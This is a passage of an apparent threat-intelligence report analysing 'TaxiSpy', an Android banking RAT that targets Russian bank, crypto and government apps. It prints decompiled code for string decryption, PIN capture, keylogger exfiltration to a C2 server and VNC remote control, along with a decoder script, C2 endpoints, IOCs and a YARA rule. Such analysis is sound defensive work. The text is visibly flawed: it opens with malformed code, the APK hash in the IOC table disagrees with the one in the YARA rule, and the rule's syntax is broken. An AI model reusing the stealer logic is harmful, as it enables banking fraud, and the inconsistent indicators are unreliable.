INJG_._A213("483DF2D05A2AE789F0F5F02909B1A72B29AA096CCCA3"), INJG_._A213("483DF2C05D2EE198E7F4FD341FEEA43964B9026C07B81BF"), INJG_._A213("5927B1965A37E784E0F1FA2B53E0AF3C29A9A066CCCA3"), INJG_._A213("483DF2D95E25E398F1BEF92F1FF6A637"), INJG_._A213("483DF2CD4726EE99BF2F62113F4"), INJG_._A213("483DF2CC5A24EA81E3BF6E2113F4"), INJG_._A213("483DF2D55A23F786E0F1FA2B53FEB422"), INJG_._A213("483DF2D64637E9C4F1E24"), INJG_._A213("483DF2D64637E9C4EFFE96301CE6"), INJG_._A213("483DF2D542"), INJG_._A213("483DF2C15A28EF85ECF5ED6E0FBA17C3D890064C0A3")));
    public static final HashSet final HashSetA07A = new HashSet(Arrays.asList(INJG_._A213("5927B196422EE8EE0F5E63214FAB97C38AD"), INJG_._A213("483DF2D74F28EC4A3E0E461C1FAE2025B108"), INJG_._A213("483DF2D0A5035F704CF3E03212F6AE"), INJG_._A213("5927B1964C26E8CEE7E8BA2D1CEDA1373E"), INJG_._A213("5927B1965428E88E3F2F56E1CF3A33732A81E6DD6A414FE"), INJG_._A213("5927B1965428E88FAE06250EECE4303FA1097A"), INJG_._A213("5927B1965431EB9E0DEBF52E19EDA5382E"), INJG_._A213("483DF2CB5722F088E3FEFF6E2F509189302FAA0E69CCB81DF1"), INJG_._A213("5927B196465279BEF1E6281EBE42128B5"), INJG_._A213("483DF2CB542AED081E3E4"), INJG_._A213("483DF2DC502EB9C9E72ED0E1EF3BF30"), INJG_._A213("483DF2D5E5A28E68CEDE8BA2311F6AF3C3E")));
    public static final HashSet final HashSetA07YRj = new HashSet(Arrays.asList(INJG_._A213("483DF2CA5A34F68FE"), INJG_._A213("483DF2DFA534F799EEF532953FEA521"), INJG_._A213("483DF2DE5B34C8B69F6F8"), INJG_._A213("483DF2D58363AC8B69FE4E"), INJG_._A213("483DF2D54323AC87ED0F2D2C18"), INJG_._A213("483DF2C85335E4CEFF62911FA"), INJG_._A213("483DF2D5C25E68EACF1E430"), INJG_._A213("483DF2D55A34C8B872E0"), INJG_._A213("483DF2CA4034F183E3FE42F0EEBE4225AB1869D5A7")));
    public static final HashSet final HashSetA0b_ = new HashSet(Arrays.asList(INJG_._A213("5927B196572EEC8BCE3F16E19FABC"), INJG_._A213("5927B196573EE083F6BEF5300D"), INJG_._A213("4A21A9D31B25EE8E51FBF7281CF6A47C2B86087ACABE16"), INJG_._A213("5927B1964226EE8E67E4BA2D308BA62625F6187AD0A406F6B250"), INJG_._A213("5927B1965A28EC88E3F461E6C1FAE2025B108"), INJG_._A213("5327F2D55033E387E3F3E"))));
}
```

List of encrypted package names

Function A213() revealed that it applies a custom XOR key: {58, 127, -78, 29, -23, 84, -56, 107}.

```
public static String A213(String str) {
    if (str.isEmpty()) {
        return BuildConfig.FLAVOR;
    }
    int length = str.length() / 2;
    byte[] bArr = new byte[length];
    for (int i = 0; i < length; i++) {
        int i2 = i * 2;
        bArr[i] = (byte) (Integer.parseInt(str.substring(i2, i2 + 2), 16) ^ ((byte) (A0wZcI[i % 8] ^ (i * 55) & 255))));
    }
    return new String(bArr);
}
```

XOR Key

byte[] A0wZcI = {58, 127, -78, 29, -23, 84, -56, 107};

By reversing the routine, we successfully decoded the obfuscated strings. So far, we have analyzed two of them, and both resolved to package names of Russian banking applications.

```

n.py
key = [58, 127, -78 & 0xFF, 29, -23 & 0xFF, 84, -56 & 0xFF, 107]

def decode(hex_str):
    if not hex_str:
        return ""
    data = bytes.fromhex(hex_str)
    out = []
    for i, b in enumerate(data):
        k = key[i % 8] ^ ((i * 55) & 0xFF)
        out.append(b ^ k)
    return bytes(out).decode(errors="ignore")

#encoded strings
strings = [
    "483DF2CB5722F088E3FEFF2D12FDA33E2F",
    "483DF2CB5722F088E3FEFF6E0EFDADF2028B90263CCB3",
]

for s in strings:
    print(decode(s))

```

Output:

```

ru.sberbankmobile
ru.sberbank.sberbankid
=== Code Execution Successful ===

```

String Decryptor

Similarly, we decoded all the obfuscated strings and obtained the following list of application package names.

Banks (33 apps):

Bank (33 entries)		
Encoded String	Decoded String	
483DF2CB5722F088E3FEFF2D12FDA33E2F	ru.sberbankmobile	
483DF2CB5722F088E3FEFF6E0EFDADF2028B90263CCB3	ru.sberbank.sberbankid	
483DF2CB5722F088E3FEFF6E0EFDADF2123BA03	ru.sberbank.spasibo	
483DF2CB5722F088E3FEFF6E12E8A43738BA0D66CE	ru.sberbank.ownerbank	
5927B1965C23E387EDF28A3414F1A13D2CBE4269CB8300F57B44	com.idanob.tinkoff.android	
483DF2CC5C29E985E4F68A2913E9AF213EB1026F	ru.tinkoff.investing	
483DF2CC5C29E985E4F68A2913ECBF202BB60F6D	ru.tinkoff.insurance	
483DF2CE4125B0DEACFD82214F3AF302BB60761CB805CFB7C4456BF840B	ru.vtb24.mobilebanking.android	
483DF2CE4125AC87EDF2FD2C18FDA83C21B1026F	ru.vtb.mobilebanking	
483DF2D95921E388E3FEFF6E10F0A83B26BD4269CB8300F57B44	ru.alfabank.mobile.android	
483DF2D95921E388E3FEFF6E12FEBC3625F60D64C3B616F3604547A4	ru.alfabank.oavdo.alfadirect	
483DF2CA542EE48CE7F9E72513F1AF2539	ru.raiffeisennews	
5927B1965A37E784E0F1FA2853EDAB3B2C	com.openbank.raif	
483DF2DF543DF298EDFD62113F4E43324BC1E67CCB3	ru.gazprombank.android	
483DF2CA462FE0C4E6F9F32909FEA6302BB607	ru.rshb.digitalbank	
483DF2D55E25AC87EDF2FD2C18	ru.mkb.mobile	
483DF2D74522EC88E3FEFF	ru.openbank	
483DF2C85A24EA9EE3F2F52E16	ru.pochtabank	
483DF2C84625E384E9BEF52E19EDA53B2E	ru.psbank.android	
483DF2CA5A34E08BECF8BA2113FB883D23BC	ru.rosbank.android	
483DF2CB5A31E185EFF3F53219B1A23326AE0D26D3E5	ru.sovcombank.halva.v2	
483DF2CB5A31E185EFF2F52E16B1AB223AF60D66C1A51DF3760E46A59E06D47A91B	ru.sovcombank.app.android.business	
483DF2D05A2AE789F0F5F02909B1A72B29AA096CCCA3	ru.homecredit.mycredit	
483DF2CD5B2EE198E7F4FD341FFE43964B9026CD7B81BE	ru.unicreditbank.android	
5927B1965A37E784E0F1FA2853EDAF3C29AA096CCCA3	com.openbank.rencredit	
483DF2D95E25E398F1BEF92F1FF6A637	ru.akbars.mobile	
483DF2CD4726EE99EBF2F62113F4	ru.uralsibbank	
483DF2CC5A24EA81E3BEF62113F4	ru.tochka.bank	
483DF2D55A23F786E0F1FA2B53FEBA22	ru.modulbank.app	
483DF2D64637E9C4F1F2E4	ru.nspk.sbp	
483DF2D64637E9C4EFF9E6301CE6	ru.nspk.mirpay	
483DF2D542	ru.mw	
483DF2C15A28EF85ECF5ED6E0EFBA17C3DB90064C0A3	ru.yoomoney.sdk.wallet	

Marketplace (14 apps):

Marketplace (14 entries)	
Encoded String	Decoded String
5927B196422EEE8EE0F5E63214FAB97C38AD	com.wildberries.ru
483DF2D74F28ECC4E3E0E46E1CF1AE2025B108	ru.ozon.app.android
483DF2DA5035F7C4E3FEF03212F6AE	ru.beru.android
5927B1964C26EC8EE7E8BA2D1CEDA1373E	com.yandex.market
5927B196542BEB88E3F2F56E1CF3A33732A81E6DD6A41AFE	com.alibaba.aliexpresshd
5927B196542BEB8FFAE0E6250EECE4303FA1097A	com.aliexpress.buyer
5927B1965431EB9EEDBEF52E19EDA53B2E	com.avito.android
5927B196542BEE8DEDE2FD3410B1B33D3FB40D	com.allgoritm.youla
483DF2D4542AED8EE3BEF52E19EDA53B2E	ru.lamoda.android
483DF2CB5722F087E3E2FF2509B1B9302FAA0E69CBBC1DF1	ru.sbermarket.sberbankok
5927B1964625E798EFF1E62B18EBE42128B5	com.sbermarket.sbm
483DF2CB542AED81E3E4	ru.samokat
483DF2DC502BEB9CE7E2ED6E1EF3BF30	ru.delivery.club
483DF2DE5A28E68CEDE8BA2311F6AF3C3E	ru.foodfox.client

Gov Apps (9 apps):

Gov (9 entries)	
Encoded String	Decoded String
483DF2CA5A34F68FEE	ru.rostel
483DF2DF5A34F799EEE5F32953EFA521	ru.gosuslugi.pos
483DF2DE5B34AC86E9F6F8	ru.fns.lkfl
483DF2DE5B34AC86E9FEE4	ru.fns.lknp
483DF2D54323AC87EDF2FD2C18	ru.mvd.mobile
483DF2C85335E4C4EFFFF62911FA	ru.pfrf.mobile
483DF2DF5C25E68EACF1E430	ru.gibdd.app
483DF2D55A34AC8BF2E0	ru.mos.app
483DF2CA4034F183E3FEE42F0EEBE42225AB1869D5A7	ru.russianpost.postapp

Crypto (6 Apps):

Crypto (6 entries)	
Encoded String	Decoded String
5927B196572EEC8BECF3F16E19FABC	com.binance.dev
5927B196573EE083F6BEF5300D	com.bybit.app
4A21A9D31B25EE85E1FBF7281CF6A47C2BB6087ACABE16	piuk.blockchain.android
5927B1964226EE86E7E4BA230FE6BA2625F6187AD0A406FB6250	com.wallet.crypto.trustapp
5927B1965A2BEC88E3F4F16E1CF1AE2025B108	com.olnbade.android
5327F2D55033E387E3E3FF	io.metamask

Remote Access / VNC Control:

The malware implements remote access using WebSockets to provide VNC-like functionality for real-time screen streaming. This is achieved through a combination of the Accessibility service and MediaProjection APIs, allowing full control and observation of the device.

```
<service
    android:name="com.android.devicemanager.vnc.VNCService"
    android:enabled="true"
    android:exported="false"
    android:foregroundServiceType="mediaProjection"/>
```

```
    }
    String str = strA0.replace("https://", "wss://").replace("http://", "ws://") +
"/api/v1/vnc/device/" + strA30G_;
    IQVL iQVL = new IQVL();
    iQVL.A0o_(str);
    DoRISO doRISOA = iQVL.A();
    IOJWLL ioJWLL = this.A07A;
    IXA1 ixa1 = new IXA1(this);
    ioJWLL.getClass();
```

Lock Screen PIN Capture:

The malware is capable of capturing the device's lock PIN when the user interacts with the system lock screen or any vendor specific keyguard. It first confirms that the foreground interface belongs to a recognized lock screen package, then monitors user input to intercept the PIN as it is entered. The stolen credentials are quietly saved in local SharedPreferences using keys like lock_password and last_captured_pin, along with their corresponding timestamps.

```

        A1N = new String[]{"com.android.systemui", "com.android.keyguard",
"com.samsung.android.biometrics", "com.samsung.android.keyguardwallpaperupdater",
"com.sec.android.app.keyguard", "com.miui.securitycenter", "com.miui.keyguard",
"com.huawei.systemmanager", "com.huawei.keyguard", "com.oppo.launcher", "com.coloros.keyguard",
"com.heytap.keyguard", "com.vivo.keyguard", "com.bbk.facewake", "com.oneplus.keyguard",
"com.meizu.keyguard", "com.motorola.keyguard", "com.lge.lockscreen", "com.sonymobile.lockscreen",
"cn.nubia.keyguard", "com.asus.lockscreen"};
    }

```

```

public final void A0(String str) {
    if (str == null || str.isEmpty()) {
        return;
    }
    for (int i = 0; i < 10; i++) {
        int[] iArr = A12[i];
        int i2 = iArr[0];
        if (i2 != 0 || iArr[1] != 0) {
            int[] iArr2 = A0008L[i];
            iArr2[0] = i2;
            iArr2[1] = iArr[1];
        }
    }
    A0wZcI = true;
    try {
        long jCurrentTimeMillis = System.currentTimeMillis();
        this.A.edit().putString("lock_password", str).putString("lock_type", "pin").putLong(
lock_timestamp", jCurrentTimeMillis).apply();
        this.A0.edit().putString("last_captured_pin", str).putLong("last_captured_pin_timestamp",
CurrentTimeMillis).apply();
    }
}

```

Keylogging Data Exfiltration:

This routine format captured keystroke data into a structured JSON payload containing the source application, logged text, event type, and timestamp. The prepared data is then forwarded to the attacker controlled server, enabling monitoring of user input across applications.

```

try {
    JSONObject jsonObject = new JSONObject();
    jsonObject.put("type", "keylog");
    jsonObject.put("app", str);
    if (str2 == null) {
        str2 = BuildConfig.FLAVOR;
    }
    jsonObject.put("text", str2);
    jsonObject.put("event", str3);
    jsonObject.put("timestamp", System.currentTimeMillis());
    iXB1VI3.A07A(jsonObject);
} catch (Exception unused) {
}

```

Firebase command:

When a Firebase push message labeled "command" is received, the malware extracts the cmd value and accompanying data, wraps them into a PUSH_COMMAND broadcast, and sends it system wide. The app currently does not include any receiver for PUSH_COMMAND, suggesting it may be added later, but the Firebase implementation alone already makes the application highly persistent in the background.

```

}
String str = data.get("action");
if (str == null) {
    str = data.get("type");
}
if (str != null) {
    switch (str) {
        case "command":
            String str2 = data.get("cmd");
            if (str2 != null) {
                Intent intent = new Intent("com.android.devicemanager.PUSH_COMMAND");
                intent.putExtra("cmd", str2);
                for (Map.Entry<String, String> entry2 : data.entrySet()) {
                    intent.putExtra(entry2.getKey(), entry2.getValue());
                }
                sendBroadcast(intent);
                break;
            }
            break;
    }
}
}
A07A();

```

Persistent techniques identified:

Multi-layered persistence architecture combines boot auto-start, foreground services, accessibility abuse, scheduled alarms, push messaging, and user-activity triggers. Such redundancy ensures the malware remains active under nearly all conditions — reboot, network loss, device idle state, or user attempts to stop it — which is characteristic of advanced Android RAT families.

- Automatically launches after device reboot and even before the user unlocks the phone
- Maintains long-running foreground services to reduce the likelihood of system termination
- Uses Accessibility Service privileges to regain control, grant permissions, and prevent removal
- Schedules exact alarms and background jobs to periodically revive components
- Leverages push messaging to receive remote commands and wake on demand
- Monitors user actions such as screen unlock, power connection, and device activity to trigger execution
- Intercepts SMS and notifications to stay informed about device state and verification messages
- Detects network changes to reconnect to the command infrastructure when connectivity returns
- Requests battery optimization exemptions and wake locks to avoid being suspended by the system


C2 API Endpoints identified:

```
/api/v1/sync/init  
/api/v1/sync/status  
/api/v1/sync/config/{id}  
/api/v1/sync/config/{id}/result  
/api/v1/sync/backup/messages  
/api/v1/sync/backup/contacts  
/api/v1/sync/backup/calls  
/api/v1/sync/backup/clipboard  
/api/v1/sync/backup/apps  
/api/v1/sync/notification  
/api/v1/vnc/device/{id}
```

Dynamic behavior:


1. SMS Default Behavior:

When the app launches, it requests to become the default SMS app. Once granted, Android automatically permits most runtime permissions—like notifications, camera, file access, SMS, phone, and microphone—without further prompts. This allows the app to gain full control over SMS functionality, including reading, sending, and writing messages.



2. WebView Attempt:

The app tries to open a WebView pointing to <https://taxi.ru>, but the domain is unreachable.



3. Server Communication:

The application continuously attempts to connect to the server at IP address 193.233.112.229, but the server is also unresponsive.

	RuTaxi TCP, 80 193.233.112.229	Active 15:57:21 240 B
	RuTaxi TCP, 80 193.233.112.229	Active 15:57:21 240 B
	RuTaxi TCP, 80 193.233.112.229	Active 15:57:31 240 B
	RuTaxi TCP, 80 193.233.112.229	Active 15:57:31 240 B
	RuTaxi TCP, 80 193.233.112.229	Active 15:57:31 240 B

EXTERNAL THREAT LANDSCAPE MANAGEMENT

The application under analysis demonstrates a highly targeted and region-specific threat posture, primarily impacting Russian users. The malware is purpose-built to exploit the banking ecosystem within Russia, with explicit targeting of financial institutions and other widely used Russian banking applications. Its architecture, permissions, and operational logic indicate a deliberate design choice to maximize effectiveness against this demographic while minimizing accidental exposure in other regions.

Geographic Targeting and Distribution:

- The malware is spreading predominantly among Russian-speaking users, leveraging social engineering, repackaged popular apps, and localized distribution channels.
- The choice of language, embedded URLs (e.g., <https://taxi.ru/>), and banking app targeting demonstrates a clear focus on Russian consumers, suggesting the operators are exploiting localized trust models.
- Evidence indicates automated distribution via RAT kits, allowing rapid deployment and scaling across the target region.

Threat Actor Motivation and Capabilities:

- The threat actor's objectives appear financially motivated, focusing on credential theft, OTP interception, and remote control of victim devices.
- The integration of VNC-like remote access, keylogging, notification interception, and SMS exfiltration underscores a capability for comprehensive surveillance and fraud facilitation.

- Use of obfuscated native libraries, dynamic XOR decryption, and Firebase-backed command infrastructure indicates sophisticated operational security, designed to evade detection by traditional antivirus and endpoint protection solutions.

MITRE ATT&CK FRAMEWORK

S.N	Tactic	Technique
1.	Initial Access (TA0027)	T1660: Phishing
2.	Persistence (TA0028)	T1541: Foreground Persistence T1603: Scheduled Task/Job
3.	Privilege Escalation (TA0029)	T1626.001: Device Administrator Permissions ()
4.	Défense Evasion (TA0030)	T1628: Hide Artifacts T1628.002: User Evasion T1629.001: Prevent Application Removal T1516: Input Injection
5.	Credential Access (TA0031)	T1414: Clipboard Data T1417.001: Keylogging
6.	Discovery (TA0032)	T1420: File and Directory Discovery T1430: Location Tracking T1418: Software Discovery T1426: System Information Discovery T1422: Internet Connection Discovery
7.	Collection (TA0035)	T1414: Clipboard Data T1636.001: Calendar Entries T1636.002: Call Log T1636.003: Contact List T1417: Input Capture T1636.004: SMS Messages T1513: Screen Capture T1512: Video Capture
8.	Command and Control (TA0037)	T1437: Application Layer Protocol T1437.001: Web Protocols T1521: Encrypted Channel T1521.003: SSL Pinning T1481: Web Services
9.	Exfiltration (TA0036)	T1646: Exfiltration Over C2 Channel

INDICATORS OF COMPROMISE

S. N	indicators	type	context
1.	67d5d8283346f850eb560f10424ea5a9ccdca5e6769fbbb659a3e308987cafd	APK	RuTaxi APK (ru.y34tuy.t8595)
2.	193.233.112[.]229	URL	C2-exfiltration

3.	9bc096a5f4ec7ba133d743cbaf4b8a2e	String	Worker Key / Campaign ID
4.	3A 7F B2 1D E9 54 C8 6B	hexadecimal byte array	Firestore XOR Key (8 bytes)
5.	B2 1F CC E3 6A 7E 71 F4 0A C0 1D 78 7B 4B 1B 15 2A 2F 24 20 33 1C	hexadecimal byte array	C2 XOR Key (22 bytes)

CONCLUSION

The analyzed Android malware represents a highly sophisticated and region-specific threat, primarily targeting Russian financial institutions and their customers, with the potential to spread to other regions. Its architecture demonstrates a combination of advanced evasion techniques, multi-layered persistence, and comprehensive data exfiltration capabilities. By leveraging native libraries, custom XOR-based obfuscation, and Firebase-backed command infrastructure, the malware can conceal its operations, maintain long-term persistence, and evade traditional detection mechanisms.

The malware's functionality—ranging from SMS interception, notification, and clipboard harvesting, keylogging, to full VNC-style remote access—underscores its financial motivation and the risk posed to end-users. Additionally, its deliberate targeting of Russian banking applications, campaign-specific worker keys, and localized distribution channels reveal a strategically focused threat actor.

From a defensive standpoint, this threat emphasizes the importance of:

- Targeted threat intelligence sharing among financial institutions
- Behavioral monitoring for high-risk permissions and Accessibility abuse
- Rapid detection and mitigation of unauthorized C2 communications

Overall, this malware demonstrates the evolving sophistication of Android banking RATs, highlighting the need for proactive monitoring, incident response preparedness, and region-specific security measures to mitigate risks to users and financial infrastructures.

YARA Rules

```
rule TaxiSpy_Android_Banking_RAT
{
  meta:
    author = "Cyfirma_Research"
    description = "Detects TaxiSpy Android Banking RAT targeting Russian users"
    date = "2026-03-02"
    platform = "Android"
    hash = "67d5d8283346f850eb560f10424ea5a9ccdc5e6769fbbbf659a3e308987cafd"
    strings:
      $apk_package = "ru.y34tuy.t8595" ascii
      $c2_ip = "193.233.112.229" ascii
      $worker_key = "9bc096a5f4ec7ba133d743cbaf4b8a2e" ascii
      $firebase_xor = { 3A 7F B2 1D E9 54 C8 6B }
      $c2_xor = { B2 1F CC E3 6A 7E 71 F4 0A C0 1D 78 7B 4B 1B 15 2A 2F 24 20 33 1C }
    condition:
      uint32(0) == 0x504B0304 and // APK ZIP magic
```

```
any of ($apk_package, $c2_ip, $worker_key) or
any of ($firebase_xor, $c2_xor)
}
```

RECOMMENDATIONS

1. Threat Intelligence & Monitoring

- Establish continuous monitoring for the identified C2 infrastructure (193.233.112[.]229) and all associated API endpoints.
- Share IOCs, including XOR keys, Firebase credentials, worker IDs, and targeted app package names, with trusted threat intelligence communities.
- Implement automated alerts for suspicious network activity resembling malware communication patterns (HTTP POST to /api/v1/sync/* or WebSocket connections for VNC).

2. Mobile Device Security & EDR

- Enforce application whitelisting and restrict installation of apps requesting excessive permissions (SMS, Accessibility, overlay, boot persistence).
- Monitor for hidden or disguised apps that attempt to remove their launcher icon or request default SMS privileges.
- Detect and block suspicious native libraries (e.g., sysruntime.so) and unexpected Firebase integrations.

3. User Awareness & Education

- Educate users on the risks of granting SMS, Accessibility, and overlay permissions to unverified applications.
- Advise users to avoid downloading apps from untrusted sources or third-party marketplaces.
- Conduct targeted awareness campaigns for banking app users regarding OTP interception, phishing, and malware risks.

4. Application & Network Hardening

- Implement two-factor authentication mechanisms resistant to SMS interception (e.g., hardware tokens or app-based OTP).
- Use network segmentation and firewall rules to restrict outbound traffic to unknown or suspicious endpoints.
- Regularly audit installed applications and device permissions to detect abnormal or hidden activity.

5. Incident Response & Recovery

- Prepare automated procedures to isolate infected devices, revoke compromised credentials, and restore secure configurations.
- Maintain backups of critical user and enterprise data to ensure recovery in case of exfiltration.
- Continuously update detection signatures and behavioral rules based on evolving malware variants.

6. Collaboration & Reporting

- Collaborate with Russian financial institutions and law enforcement for coordinated detection and takedown of malware campaigns.
- Report identified malware samples, C2 servers, and attack patterns to national cyber threat response centers.

